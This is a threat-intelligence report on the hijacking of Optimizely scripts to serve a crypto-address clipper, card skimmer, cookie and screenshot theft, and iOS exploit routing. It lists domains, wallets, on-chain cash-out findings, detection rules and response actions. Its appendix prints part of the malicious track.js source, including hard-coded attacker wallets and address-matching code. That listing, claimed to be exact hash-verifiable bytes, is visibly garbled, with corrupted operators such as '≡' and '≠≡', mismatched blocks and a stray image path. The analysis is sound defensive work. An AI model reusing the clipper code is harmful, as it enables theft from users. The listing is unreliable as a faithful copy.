| **Cookie + screenshot**<br>`window._shot` | Fires **only after a successful visible swap** (not merely "near payment text"). Lazy-loads `html2canvas.min.js` from the C2, renders `document.body` to a ≤900px JPEG q=0.55. | `1688360[.]cc/hit.php` JSON: URL, `document.cookie` (non-HttpOnly), screenshot, swapped addresses |
| **iOS router**<br>(inline) | Gated on iPhone/iPad/iPod or iPadOS-as-Mac (maxTouchPoints>1). Injects two `boot.js` loaders with `data-channel-code="02111110"` and `data-cfasync="false"`. For iOS ≤ 18.6, also injects a hidden 0×0 off-screen iframe to the exploit landing. | `5vobauua3ojpklx[.]icu/boot.js`<br>`eil786npto9u5bq[.]icu/boot.js`<br>`…/JIUJIU888/weifile.html` |

Our reading resolves the Report-URI-vs-StepSecurity disagreement on page 7: the clipper swaps **only in keyword/payment contexts** (StepSecurity's reading), and the screenshot path confirms it, since the screenshot is triggered by a context-gated swap.

## What the sample corrects in the public reporting

All corrections are scoped to the `f7b84b9a…bad40` build, which page 9 names as the final 17:56 UTC build. Markers absent here may belong to other builds, to `boot.js`, or to exploit-kit telemetry the research teams saw separately; they were legitimately reported, just not present in the captured payload.

| v1.0 claim (public reporting) | Status at the bytes | First-hand finding |
|---|---|---|
| Payload URL base64-encoded, decoded with `atob()` (T1027 obfuscation) | Loader, not payload | This `track.js` has **no atob, eval or Function()** (0 occurrences). base64/eval are properties of the `projectJS` loader variants 2–3, not of the payload, which is plain readable code. |
| Page global `window.__k7b` | Not in this build | Globals set here are `_k7, _cc, _qxc, _shot, _X, _F` — **no `__k7b`**. Treat `__k7b` as a marker from a different build. |
| iOS exfil to `l7bcsnwc7nzr3uo[.]icu/api/iptj`; stage paths `/A8/ /B9/ /D11/ /JIUJIU888/index.js` | Not in this build | The payload hardcodes only `5vobauua3ojpklx[.]icu` + `eil786npto9u5bq[.]icu` boot.js and `…/JIUJIU888/weifile.html`. The `/api/iptj` telemetry and stage-path table live in `boot.js`, which we did not retrieve. |
| Cookie/screenshot theft triggers "beside wallet or payment wording" | Sharpened | The screenshot fires on **any successful visible swap**; the keyword gate acts earlier, on which strings get swapped. Same net effect, more precise mechanism. |
| Channel code `02111110` is a KJ-4 future-pivot marker | Present now | Already hard-coded in this payload's iOS router. KJ-4's confirming indicator exists in-sample. |
| "The audit of this report was done by its author" | Partly closed | The payload section now has first-hand byte-level grounding independent of the OSINT teams, retrieved and read for v2.0. |

### Weak file detection, strong URL detection

Only 2 of 65 AV engines flag the JavaScript content (Microsoft `Trojan:Win32/Malgent`, Tencent `Js.Trojan.Stealer.Ymhl`), while 13 URL blocklists flag `1688360[.]cc`. Defenders should not rely on endpoint AV catching the payload body: block the domains and hunt the behaviour.

## Detections built and tested against the sample


Three YARA rules and three Sigma rules were derived from the findings, then validated: YARA compiled clean and all three fire on the sample while four reachable benign JS controls (real html2canvas+clipboard code, a first-party payment form, a wallet lib carrying one real attacker address, a minified lib using Function.prototype) stayed clean. Sigma rules validated structurally and against synthetic proxy log lines. The behaviour rule survives the daily rebuilds and domain rotation; the IOC rules do not.

| Rule | Basis | Durability |
|---|---|---|
| `OPTIMJACK_track_js_endpoints` (YARA) | card.php/hit.php/html2canvas paths, .icu boot hosts, 02111110 | Dies on rotation |
| `OPTIMJACK_track_js_wallets` (YARA) | 10 hard-coded wallets, 2-of threshold | Dies if wallets change |
| `OPTIMJACK_track_js_behaviour` (YARA) | _k7/_cc/_qxc guards + call/apply hook + clipboard read/write + cc-* fields + html2canvas | **Survives rebuild + rotation** |
| Sigma 1 — exfil/loader traffic | proxy: 1688360[.]cc card/hit/track/html2canvas OR .icu boot | critical |
| Sigma 2 — iOS channel marker | proxy: 02111110 / JIUJIU888 / weifile.html | high, rotation-resilient |
| Sigma 3 — card skimmer beacon | proxy: POST to /card.php (scope to external) | high |

Rule files accompany this report: `detections.yar` and `detections_sigma.yml`. No pysigma backend was available, so Sigma was validated structurally and by a hand-written logic evaluator, not compiled to a specific SIEM.

## Actor wallets: about US$7,100 received, nothing since 19:57 UTC, and the actor is still cashing out

We checked the wallets on chain at about 08:20 UTC on 17 Nov (16:20 SGT). No wallet has received funds since 19:57 UTC on 16 Nov. The actor moved the Litecoin at 04:11 UTC on 17 Nov and the remaining TRON balance between 04:13 and 05:24, three hours after Optimizely's notice, so the operator is still active. The Bitcoin has not moved.




Cumulative receipts in US dollars at approximate 16 Nov prices implied by StepSecurity's figures: BTC US$65,000, LTC US$44.80, ETH US$1,825, TRX US$0.307. Sources: mempool.space, litecoinspace.org, Blockscout and TRONSCAN, queried 17 Nov 2026 at about 08:20 UTC.

| Chain | Received on 16 Nov | Status at 08:20 UTC, 17 Nov |
|---|---|---|
| **Bitcoin** | 0.08528782 BTC in 5 receipts | Confirmed Unspent |
| **Litecoin** | 17.02356566 LTC in 3 receipts | Confirmed All swept at 04:11 UTC on 17 Nov |
| **TRON** | 662.89 USDT in 5 receipts, 183.70 TRX in 2 | Confirmed 546.8 USDT out at 13:05 on 16 Nov to `TD64NDwZfQB6UASW2Xz6hWrz1T12p1pxL7`; most of the rest out on 17 Nov to `TMLQvDvpgSyx94maptc3TxvmCVtT5qHVup` |
| **Ethereum** | 0.055274 ETH in 1 receipt | Confirmed Unspent |
| **TON, Bitcoin Cash, Dogecoin** | Nothing | Confirmed The TON account does not exist on chain |
| **BNB Chain, Solana** | Not checked | Reported Report URI reports 82 USDT on BNB Chain; StepSecurity found no transactions on the Solana address |

## The chain data adds three findings to the public reporting

1. **The 13:03 UTC "sweep" was not Optimizely victim money.** The transfer of 4,310.82 USDC to `0x7005b45DE07e1b70DCD38eE3A708CFD88A6c7f8e`, which Report URI identifies as a HitBTC deposit address, moved USDC that reached the wallet on 12 Nov. That is four days before the first Optimizely injection seen, so it is very unlikely to be Optimizely victim money. It may come from an earlier wave or another source.
2. **One operator has controlled the TRON wallet since March.** The cash-out address `TMLQvDvpgSyx94maptc3TxvmCVtT5qHVup` also took this wallet's funds on 24 Mar and 3 Nov 2026. We assess that one operator has controlled the wallet since March.
3. **Sending exchanges are the best route to victims.** The largest receipt, 0.0761 BTC at 13:18 UTC, arrived as three outputs in one transaction. That pattern fits a batched payout from an exchange or payment service, though one user's wallet could also produce it. A 16 USDT receipt came from an address TRONSCAN tags as Bybit.

Receipts are not confirmed losses: the chain does not show which payments came from victims.

## Indicators: one payload host, a cluster of .icu iOS hosts, eight wallets

`cdn.optimizely.com` is a legitimate host and not an indicator; do not block it wholesale. Six domains below were supplied with the tasking and were not found in the sources opened, so their role is unconfirmed. The payload was rebuilt 26 times, so hashes catch only the builds listed. The markers last longer.

| Domain or IP | Role | Source |
|---|---|---|
| `1688360[.]cc` | Payload and exfiltration host: `/track.js`, `/card.php`, `/hit.php`, `/html2canvas.min.js` | Report URI, StepSecurity |
| `136.113.106[.]136` | Resolves `1688360[.]cc`; Google Cloud, us-central1 | StepSecurity |
| `5vobauua3ojpklx[.]icu` | iOS router serving `boot.js`; `34.96.213[.]201`, Hong Kong | Report URI, StepSecurity |
| `eil786npto9u5bq[.]icu` | Second iOS router, Coruna and iOS 26 pages; `34.87.36[.]58`, Singapore | Report URI, StepSecurity |
| `l7bcsnwc7nzr3uo[.]icu` | Coruna telemetry, `POST /api/iptj`; behind Cloudflare | Report URI, StepSecurity |
| `je4ft3gn8vxudum[.]icu`<br>`q1ls1ho9x7wsxlu[.]icu`<br>`ios-hack[.]icu` | Fallback C2s hard-coded in `boot.js`. StepSecurity found `q1ls1ho9x7wsxlu[.]icu` absent from DNS at 22:07 UTC. | Report URI |
| `p55abnw2pnsz0bo[.]icu`<br>`1y69gy2mdzaltz1[.]icu`<br>`gm38duxoihbmy5o[.]icu` | Share certificates and IPs with the kit | Report URI, StepSecurity |
| `webshell[.]lol` | Injector `get.js`, earlier wave and first BBC injection | Report URI, Hudson Rock |
| `linkforge[.]cc` | SEO-panel script carrying the injector | Report URI |
| `3601688[.]cc` | **Unconfirmed** Role unknown | Supplied with tasking |
| `6xicduvopkxpyev[.]icu`<br>`hrufvf7xb3ntctm[.]icu`<br>`ryf3e5p7rf8slv8[.]icu`<br>`so23nhowskohk67[.]icu` | **Unconfirmed** Role unknown | Supplied with tasking |
| `sl6zirn8wu7kggnn[.]icu` | **Unconfirmed** The label has 16 characters where every other `.icu` host has 15; check for a typo. | Supplied with tasking |

| File or marker | Value | Source |
|---|---|---|
| `track.js`, final build (17:56 UTC) | `f7b84b9a94f749f8ced3f0112d0a66894e8bbc3b4aa5592021d1b8976a9bad40` | Report URI, StepSecurity, Hudson Rock |
| `track.js`, 17:13 build | `814a963c0da480e2449d9b6664480156e1cd6d731014117401bf635badec3a0f` | Report URI |
| `track.js`, first capture | `617df364120adc47fb4f55dcc0c69a9b6c9e108a92c60bc2b64a266254ab02f3` | StepSecurity |
| Decoded inline fallback | `c2a34c579e4c2e8802752c93b3a9cca0230610f3e4dd6688f4272459c7c7c162` | Hudson Rock |
| Page globals | `window._k7`, ~~`window.__k7b`~~, `window._cc`, `window._qxc`, `window._shot`, `window._X`, `window._F` | Report URI, StepSecurity; **v2.0 first-hand:** no __k7b, adds _X/_F |
| Storage | `sessionStorage` keys starting `cc_` | StepSecurity |
| Script attribute on the iOS loader | `data-channel-code="02111110"` | Report URI |
| Coruna telemetry channel code | `BIGNIAO` | Report URI |
| iOS stage paths | `/boot.js`, `/A8/a.html`, `/JIUJIU888/index.js`, `/JIUJIU888/weifile.html` | StepSecurity |

| Chain | Actor wallet (hard-coded replacement address) | On-chain status, 17 Nov |
|---|---|---|
| BTC | `19g9rZcPeiz8rUvyWpTRyXXhPnjsWrc3kW` | 0.0853 BTC, unspent |
| ETH and EVM | `0xC4026b06D82b0F0B363eda0642D61CfbDc17884e` | 0.0553 ETH on 16 Nov, unspent |
| TRON | `THvs6p56XkUiMkJeSc51cAP64u2RsTYqxa` | Swept 17 Nov |
| LTC | `ltc1q3wp7g6ds0ggg6fl6kncpa4sepn0q3qfacgred5` | Swept 17 Nov |
| Solana | `FVtL8NMYS9PA1v3HE67XUGCtGA9JaZUvqav2fU2LrV5n` | Not checked |
| TON | `UQAgM1VqSZQiJLSG5w-ovurq5CZdxLEK3_7CMmwALTA5e09p` | Never used |
| BCH | `qzkaaf8n6grmpr0d9lx8xutn3r9lk722f566hhpe58` | Nothing received |
| DOGE | `DBEGrxRF7KMSuhTS4c1MFviStU6efdMnu5` | Nothing received |

Cash-out destinations seen on chain: `0x7005b45DE07e1b70DCD38eE3A708CFD88A6c7f8e` (USDC; a HitBTC deposit address per Report URI), `TD64NDwZfQB6UASW2Xz6hWrz1T12p1pxL7` and `TMLQvDvpgSyx94maptc3TxvmCVtT5qHVup` (TRON).

## Response: inspect snippets and block today; treat 16 November form data as exposed

Report URI's affected list includes two Singapore hosts, `www.insurance.hsbc.com.sg` and `levi.com.sg`, alongside regional HSBC and Levi's sites. Actions are ordered by risk reduced. Horizons run from the issue date.

| ID | Action | Owner | Horizon | Check |
|---|---|---|---|---|
| **Today** | | | | |
| M-1 | Fetch every Optimizely snippet your sites load, including self-hosted copies. Search Project JavaScript and experiment custom code for `1688360`, `atob(`, `.icu`, `track.js` and any code you did not write. Record the `Last-Modified` header. | Web and digital teams | 24 hours | Snippet matches the last known-good project code |
| M-2 | Block the domains and IPs on page 9 at DNS and proxy. Search logs from 13 Nov for earlier hits. | SOC | 24 hours | No resolutions after the block; each earlier hit traced to a device |
| M-8 | Match Report URI's per-domain list against constituency domains and notify the owners. Report URI offers its archive of infected snippets, hashes and timestamps to affected organisations and CERTs on request. | National CERTs and sector leads | 24 hours | Every matched owner has acknowledged |
| **This week** | | | | |
| M-3 | Treat card data entered on your own forms on 16 Nov as exposed and tell your acquirer. Invalidate sessions and rotate secrets held in non-HttpOnly cookies. | Site owners with fraud teams | 72 hours | Sessions issued before 17 Nov are rejected |
| M-4 | Review Optimizely project change history. Audit users, API tokens and integrations with write access, and rotate credentials. | Optimizely account admins | 72 hours | No unknown users or tokens remain |
| M-5 | Update managed iPhones and iPads to iOS 18.7.6, 26.3.1 or later; use Lockdown Mode where an update is not possible. Examine devices below iOS 18.7.3 that contacted the `.icu` hosts. | Endpoint and MDM teams | 7 days | MDM report shows no device below the fixed versions |
| **Before the next one** | | | | |
| M-6 | Deploy a Content Security Policy with host allow-lists in `script-src` and `connect-src`, with reporting on. Drop `'unsafe-eval'` where the product allows. | Web application owners | 30 days | A test request to a blocked host produces a CSP report |
| M-7 | Remove third-party tags from payment and login pages, and take card data in cross-origin hosted payment fields. | Web application owners | 30 days | Tag inventory for those pages lists first-party scripts only |

## What Report URI's CSP survey says about M-6

| | | | |
|---|---|---|---|
| **68** hosts with no Content Security Policy at all | **50** with a policy that allowed the payload and the data theft | **17** where the payload ran but `connect-src` blocked the theft | **24** where the payload was blocked: 15% of the 159 categorised |

Address swapping still worked on the 17 partial sites, because it happens inside the page. Report URI gives HSBC as its example of a policy that stopped the theft but not the code (page 6).

## Hunting: behaviour that outlasts the hashes

For hunting in browser telemetry, the durable signs are the page globals on page 9, a non-native `Function.prototype.call` or `apply`, `sendBeacon` calls to an unfamiliar `/card.php`, and iOS pages that reload every 60 seconds. None of these has been tested for false positives in this report.

**For users who visited an affected site on 16 November**

*Update iOS, verify any wallet address before sending funds, and watch card statements.*

## Attribution: an unnamed criminal cluster, with no basis yet for a named actor

No source names an actor. We assess the activity as financially motivated, because every module steals money or the means to it and the actor was cashing out while the code was still live. Confidence is Moderate: the iOS stage could also serve other ends. Report URI ties the campaign to the operator of the `webshell[.]lol` injector, seen on Turkish sites since 17 September, and notes that the TRON wallet has been in use since March 2026. The Coruna loader is byte-identical to a sample Report URI analysed in October from a different campaign.

The iOS kits do not point to a state actor. Coruna has been used by criminal groups as well as espionage actors since its disclosure in March 2026. Kit strings such as `JIUJIU888` and `BIGNIAO` read like romanised Chinese, but they travel with the kit and say little about who ran this campaign.

## Analysis of competing hypotheses: two fit, and an authorised exercise does not

**H1** One operator compromised all four script vendors. **H2** Several operators buy the same loader and iOS routing service. **H3** An authorised phishing or security exercise by an affected organisation such as HSBC. C consistent, I inconsistent, N neutral.

| Evidence | H1 One operator | H2 Shared service | H3 Authorised exercise |
|---|---|---|---|
| E1 Third parties paid about US$7,100 into wallets that the actor then cashed out (chain data) | C | C | I |
| E2 A working card skimmer and live iOS exploit chains served to the public across 178 unrelated organisations | C | C | I |
| E3 Optimizely attributes the change to an unauthorised party | C | C | I |
| E4 The same loader ran through Kissmetrics, StorifyMe and minute-ly from 13 Nov | C | C | I |
| E5 Smartsheet was re-infected after its cleanup | C | C | I |
| E6 One wallet has used the same cash-out address since March 2026 | C | N | I |
| E7 The iOS loader carries a channel code, `02111110` | N | C | N |
| E8 The Coruna loader is byte-identical to an October sample from a different campaign | N | C | N |
| **Inconsistent evidence** | 0 | 0 | 6 |

H1 and H2 both fit. The entry points at Kissmetrics, StorifyMe and minute-ly, or clustering of the wallets, would separate them. H3 was considered and rejected: we assess there is almost no chance of it. Confidence is High: the chain data, the vendor's statement and four independent research teams point the same way. HSBC appears as a victim whose own policy partly blocked the code. A claim of responsibility by an organisation or regulator, or the return of the funds, would reopen the question.

## Intelligence gaps: five questions, each tied to a judgement

| ID | Question | Tests |
|---|---|---|
| Q-1 | What was the signup-flow flaw, when was it fixed, and how many projects were changed? We could not find Optimizely's notice on `status.optimizely.com` or its history feed in three checks on 17 Nov, so its content is taken from The Hacker News and Hudson Rock. | KJ-1 |
| Q-2 | What reached `card.php` and `hit.php`? No one outside the actor can see it. | KJ-2 |
| Q-3 | Was any exposed iOS device compromised, and which chain did iOS 18 devices receive? | KJ-3 |
| Q-4 | How were Kissmetrics, StorifyMe and minute-ly poisoned? | KJ-4 |
| Q-5 | What are the six domains supplied with the tasking? The X posts by Scott Helme and Censys could not be opened to check them. | Indicators |

## What is confirmed, what is reported, and what is still our judgement

| Claim | Status | Basis |
|---|---|---|
| The cause was a vulnerability in Optimizely's Experimentation account signup flow | Confirmed | Optimizely's statement, read through the press |
| The wallets received about US$7,127 in 16 receipts on 16 Nov, and nothing after 19:57 UTC | Confirmed | On chain |
| The actor moved funds on 17 Nov, after Optimizely's notice | Confirmed | On chain |
| A loader in Project JavaScript pulled `track.js` on 188 snippets across 178 organisations | Reported | Report URI; StepSecurity and Hudson Rock hold matching files |
| Optimizely fixed the flaw, removed the code, ended sessions and revoked tokens | Reported | Its notice, through The Hacker News and Hudson Rock |
| iPhones and iPads were routed to Coruna or DarkSword | Reported | Report URI; Cynet saw conditional delivery only |
| Some card data, session cookies and iOS devices were compromised | Assessed | KJ-2 and KJ-3, both Low confidence |
| One operator has controlled the TRON wallet since March | Assessed | Same cash-out address on 24 Mar, 3 Nov and 17 Nov |
| Six domains supplied with the tasking belong to this campaign | Unconfirmed | Not found in any source opened (Q-5) |

## References and source grades

Admiralty grades. Research teams' own analysis: B2. Secondary press: C2 or C3. Ledger records read from public explorers: A1; explorer tags such as Bybit: B3. All were opened on 17 Nov 2026 unless noted.


### Primary analysis

1. Report URI (Scott Helme), "World's Largest Brands Infected With Malware Via Optimizely", 16 Nov 2026. B2.
   https://blog.report-uri.com/worlds-largest-brands-infected-with-malware-via-optimizely/
2. StepSecurity, "OPTIMJACK: Optimizely-Hosted Scripts Loaded a Crypto Clipper and Card Skimmer", 16 Nov 2026. B2.
   https://www.stepsecurity.io/blog/optimjack-optimizely-hosted-scripts-crypto-clipper-card-skimmer
3. Hudson Rock, "Beyond Optimizely: Malicious Scripts Traced Across Four Web Services", 17 Nov 2026. B2. Also relays Optimizely's statement to BleepingComputer, which we could not open.
   https://www.infostealers.com/article/beyond-optimizely-malicious-scripts-traced-across-four-web-services/

### Secondary and background

4. The Hacker News, "Hijacked Optimizely Scripts Served Card Skimmer and iOS Exploit Kits", Nov 2026. C2; source for Optimizely's notice and Cynet's finding.
   https://thehackernews.com/2026/11/hijacked-optimizely-scripts-served-card.html
5. Help Net Security, "DarkSword: Researchers uncover another iOS exploit kit", 19 Mar 2026. B2.
   https://www.helpnetsecurity.com/2026/03/19/darksword-ios-exploit-iphone/
6. BigGo Finance, "Optimizely Script Hijack Reaches 178 Sites", 17 Nov 2026. C3; a roundup of Report URI, StepSecurity and Cynet that adds no primary findings.
   https://finance.biggo.com/news/556ed6e6-04e4-4c8c-946e-8d3cc816664c

### Checked or supplied, with no content used

7. Optimizely status page, its history page and RSS feed, checked three times on 17 Nov 2026; no security notice found.
   https://status.optimizely.com
8. Scott Helme on X, 16 Nov 2026. Credited as the original disclosure; not opened.
   https://x.com/scott_helme/status/2122422157959471456
9. Censys on X, Nov 2026. Supplied with the tasking; not opened.
   https://x.com/censysio/status/2122543399148437773

### On-chain data, queried 17 Nov 2026 at about 08:20 UTC

10. Bitcoin: mempool.space
    https://mempool.space/api/address/19g9rZcPeiz8rUvyWpTRyXXhPnjsWrc3kW/txs
11. Litecoin: litecoinspace.org
    https://litecoinspace.org/api/address/ltc1q3wp7g6ds0ggg6fl6kncpa4sepn0q3qfacgred5/txs
12. Ethereum: Blockscout, transactions and token transfers
    https://eth.blockscout.com/api/v2/addresses/0xC4026b06D82b0F0B363eda0642D61CfbDc17884e/transactions
13. TRON: TRONSCAN, TRX and TRC-20 transfers
    https://apilist.tronscanapi.com/api/token_trc20/transfers?limit=50&start=0&relatedAddress=THvs6p56XkUiMkJeSc51cAP64u2RsTYqxa
14. TON, Dogecoin and Bitcoin Cash: tonapi.io, dogechain.com and blockchain.info balance lookups.


## What this report did not do

| Limit | Consequence |
|---|---|
| ~~No sample of `track.js` was analysed~~ — **closed in v2.0**: the final build is read first-hand (pages 8–9). The iOS `boot.js` stages remain un-retrieved. | Payload behaviour is now byte-grounded for `track.js`; four public-reporting markers are corrected (page 9). The downstream `boot.js` exploit stages are still only as the research teams report them. |
| Optimizely's notice was not read at source | KJ-1 rests on two secondary accounts of it and on Report URI's sweep. |
| BNB Chain and Solana were not checked on chain | The wallet total excludes the 82 USDT that Report URI reports on BNB Chain. |
| The audit of this report was done by its author | An independent second review has not been run. |

## Appendix A0 — provenance & authoritative bytes

| | |
|---|---|
| Sample | track.js (OPTIMJACK theft kit) |
| SHA-256 | f7b84b9a94f749f8ced3f0112d0a66894e8bbc3b4aa5592021d1b8976a9bad40 |
| Size | 29,882 bytes |
| Type | JavaScript, CRLF line endings |
| Source | Google Threat Intelligence (VirusTotal) archive download — **not** fetched live from 1688360[.]cc. The URL object's last_http_response_content_sha256 equals this file. |
| GTI URL verdict | 13 malicious / 2 suspicious |
| GTI file verdict | popular label trojan.malgent/stealer (2 of 65 engines) |
| Build note | the served URL was rebuilt 26× on 16 Nov 2026; this is one captured, hash-pinned build |
| Retrieved | 2026-11-17T08:49:43Z |
| Discipline | STATIC ONLY. Never executed. No node/deno/browser eval of this file. |

**⚠ INERT — DO NOT EXECUTE. Below is the exact 29,882-byte served file, verbatim and un-beautified, so the SHA-256 above is recomputable directly from this listing. It is reproduced as text only; never paste into any interpreter.**

To verify: extract the bytes of this block, preserving CRLF line endings, and run `shasum -a 256`; it must equal `f7b84b9a…bad40`. Beautified, readable form is Appendix A.

```
(function(){(function () {
  var W = window, D = document;
  if (W._k7) return;
  W._k7 = 1;

  var E = '0xC4026b06D82b0F0B363eda0642D61CfbDc17884e',
      T = 'THvs6p56XkUiMkJeSc51cAP64u2RsTYqxa',
      B = '19g9rZcPeiz8rUvyWpTRyXXhPnjsWrc3kW',
      N = 'UQAgM1VqSZQiJLSG5w-ovurq5CZdxLEK3_7CMmwALTA5e09p',
      S = 'FVtL8NMYS9PA1v3HE67XUGCtGA9JaZUvqav2fU2LrV5n',
      L = 'ltc1q3wp7g6ds0ggg6fl6kncpa4sepn0q3qfacgred5',
      C = 'qzkaaf8n6grmpr0d9lx8xutn3r9lk722f566hhpe58',
      G = 'DBEGrxRF7KMSuhTS4c1MFviStU6efdMnu5',
      R = '0:2033556a49942224b486e70fa8beeaeae4265dc4b10adffec2326c002d30397b';

  var RX = /0x[0-9a-fA-F]{40}|\b[EUk0][Qq][A-Za-z0-9_-]{46}\b|\bbc1[02-9ac-hj-np-z]{11,71}\b|\bBC1[02-9AC-HJ-NP-Z]{11,71}\b|\bltc1[02-9ac-hj-np-z]{11,71}\b|\bLTC1[02-9AC-HJ-NP-Z]{11,71}\b|\b(?:bitcoincash:)?[qp][a-z0-9]{41}\b|\b[13][1-9A-HJ-NP-Za-km-z]{25,34}\b|\bT[1-9A-HJ-NP-Za-km-z]{33}\b|\b[LM][1-9A-HJ-NP-Za-km-z]{25,34}\b|\b(?:0[⊢-1):[0-9a-fA-F]{64}\b|\bD[1-9A-HJ-NP-Za-km-z]{33}\b|\b[1-9A-HJ-NP-Za-km-z]{43,44}\b/g;
  var TS = /0x[0-9a-fA-F]{40}|[EUk0][Qq][A-Za-z0-9_-]{46}|bc1[02-9ac-hj-np-z]{11,71}|BC1[02-9AC-HJ-NP-Z]{11,71}|ltc1[02-9ac-hj-np-z]{11,71}|LTC1[02-9AC-HJ-NP-Z]{11,71}|(?:bitcoincash:)?[qp][a-z0-9]{41}|[13][1-9A-HJ-NP-Za-km-z]{25,34}|T[1-9A-HJ-NP-Za-km-z]{33}|[LM][1-9A-HJ-NP-Za-km-z]{25,34}|(?:0⊢-1):[0-9a-fA-F]{64}|D[1-9A-HJ-NP-Za-km-z]{33}|[1-9A-HJ-NP-Za-km-z]{43,44}/;
  var CA = new Map();
  var MM = [];

  var K = [1116352408, 1899447441, 3049323471, 3921009573, 961987163, 1508970993, 2453635748, 2870763221,
    3624381080, 310598401, 607225278, 1426881987, 1925078388, 2162078206, 2614888103, 3248222580,
    3835390401, 4022224774, 264347078, 604807628, 770255983, 1249150122, 1555081692, 1996064986,
    2554220882, 2821834349, 2952996808, 3210313671, 3336571891, 3584528711, 113926993, 338241895,
    666307205, 773529912, 1294757372, 1396182291, 1695183700, 1986661051, 2177026350, 2456956037,
    2730485921, 2820302411, 3259730800, 3345764771, 3516065817, 3600352804, 4094571909, 275423344,
    430227734, 506948616, 659060556, 883997877, 958139571, 1322822218, 1537002063, 1747873779,
    1955562222, 2024104815, 2227730452, 2361852424, 2428436474, 2756734187, 3204031479, 3329325298];

  function RR(x, n) { return (x >>> n) | (x << (32 - n)); }

  function SH(input) {
    var H = [1779033703, 3144134277, 1013904242, 2773480762, 1359893119, 2600822924, 528734635, 1541459225];
    var len = input.length, size = ((len + 9 + 63) >> 6) << 6;
    var buf = new Uint8Array(size), i, t;
    buf.set(input);
    buf[len] = 128;
    var dv = new DataView(buf.buffer);
    dv.setUint32(size - 4, (len * 8) >>> 0, false);
    var w = new Array(64);
    for (i = 0; i < size; i += 64) {
      for (t = 0; t < 16; t++) w[t] = dv.getUint32(i + t * 4, false);
      for (t = 16; t < 64; t++) {
        var a0 = (RR(w[t - 15], 7) ^ RR(w[t - 15], 18) ^ (w[t - 15] >>> 3)) >>> 0;
        var a1 = (RR(w[t - 2], 17) ^ RR(w[t - 2], 19) ^ (w[t - 2] >>> 10)) >>> 0;
        w[t] = (w[t - 16] + a0 + w[t - 7] + a1) >>> 0;
      }
      var a = H[0], b = H[1], c = H[2], d = H[3], e = H[4], f = H[5], g = H[6], h = H[7];
      for (t = 0; t < 64; t++) {
        var S1 = (RR(e, 6) ^ RR(e, 11) ^ RR(e, 25)) >>> 0;
        var ch = ((e & f) ^ (~e & g)) >>> 0;
        var t1 = (h + S1 + ch + K[t] + w[t]) >>> 0;
        var S0 = (RR(a, 2) ^ RR(a, 13) ^ RR(a, 22)) >>> 0;
        var mj = ((a & b) ^ (a & c) ^ (b & c)) >>> 0;
        var t2 = (S0 + mj) >>> 0;
        h = g; g = f; f = e; e = (d + t1) >>> 0;
        d = c; c = b; b = a; a = (t1 + t2) >>> 0;
      }
      H[0] = (H[0] + a) >>> 0; H[1] = (H[1] + b) >>> 0;
      H[2] = (H[2] + c) >>> 0; H[3] = (H[3] + d) >>> 0;
      H[4] = (H[4] + e) >>> 0; H[5] = (H[5] + f) >>> 0;
      H[6] = (H[6] + g) >>> 0; H[7] = (H[7] + h) >>> 0;
    }
    var out = new Uint8Array(32), od = new DataView(out.buffer);
    for (i = 0; i < 8; i++) od.setUint32(i * 4, H[i], false);
    return out;
  }

  function CS(d) {
    var h = SH(SH(d.slice(0, 21)));
    return h[0] ≡ d[21] && h[1] ≡ d[22] && h[2] ≡ d[23] && h[3] ≡ d[24];
  }

  function D58(s) {
    var A = '123456789ABCDEFGHJKLMNPQRSTUVWXYZabcdefghijkmnopqrstuvwxyz';
    if (s.length < 26 || s.length > 45) return null;
    var n = 0n, i, c;
    for (i = 0; i < s.length; i++) {
      c = A.indexOf(s.charAt(i));
      if (c < 0) return null;
      n = n * 58n + BigInt(c);
    }
    var hex = n.toString(16);
    if (hex.length % 2) hex = '0' + hex;
    var out = [];
    for (i = 0; i < hex.length; i += 2) out.push(parseInt(hex.substr(i, 2), 16));
    for (i = 0; i < s.length && s.charAt(i) ≡ '1'; i++) out.unshift(0);
    return out;
  }

  function CR(b) {
    if (b.length ≠≡ 36) return false;
    var crc = 0, i, j;
    for (i = 0; i < 34; i++) {
      crc ^= b[i] << 8;
      for (j = 0; j < 8; j++) crc = crc & 0x8000 ? ((crc << 1) ^ 0x1021) & 0xffff : (crc << 1) & 0xffff;
    }
    return crc ≡ ((b[34] << 8) | b[35]);
  }

  function B64(s) {
    if (s.length ≠≡ 48) return null;
    var A = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789-_';
    var out = [], bits = 0, val = 0, i, c;
    for (i = 0; i < s.length; i++) {
      c = A.indexOf(s.charAt(i));
      if (c < 0) return null;
      val = (val << 6) | c;
      bits += 6;
```

```
    if (bits >= 8) { bits -= 8; out.push((val >> bits) & 255); }
  }
  return out;
}

function BA(s) {
  var l = s.toLowerCase();
  if (l.indexOf('bitcoincash:') === 0) l = l.slice(12);
  var CH = 'qpzry9x8gf2tvdw0s3jn54khce6mua7l';
  if (l.length !== 42) return false;
  if (l.charAt(0) !== 'q' && l.charAt(0) !== 'p') return false;
  var d = [], i, c;
  for (i = 0; i < l.length; i++) {
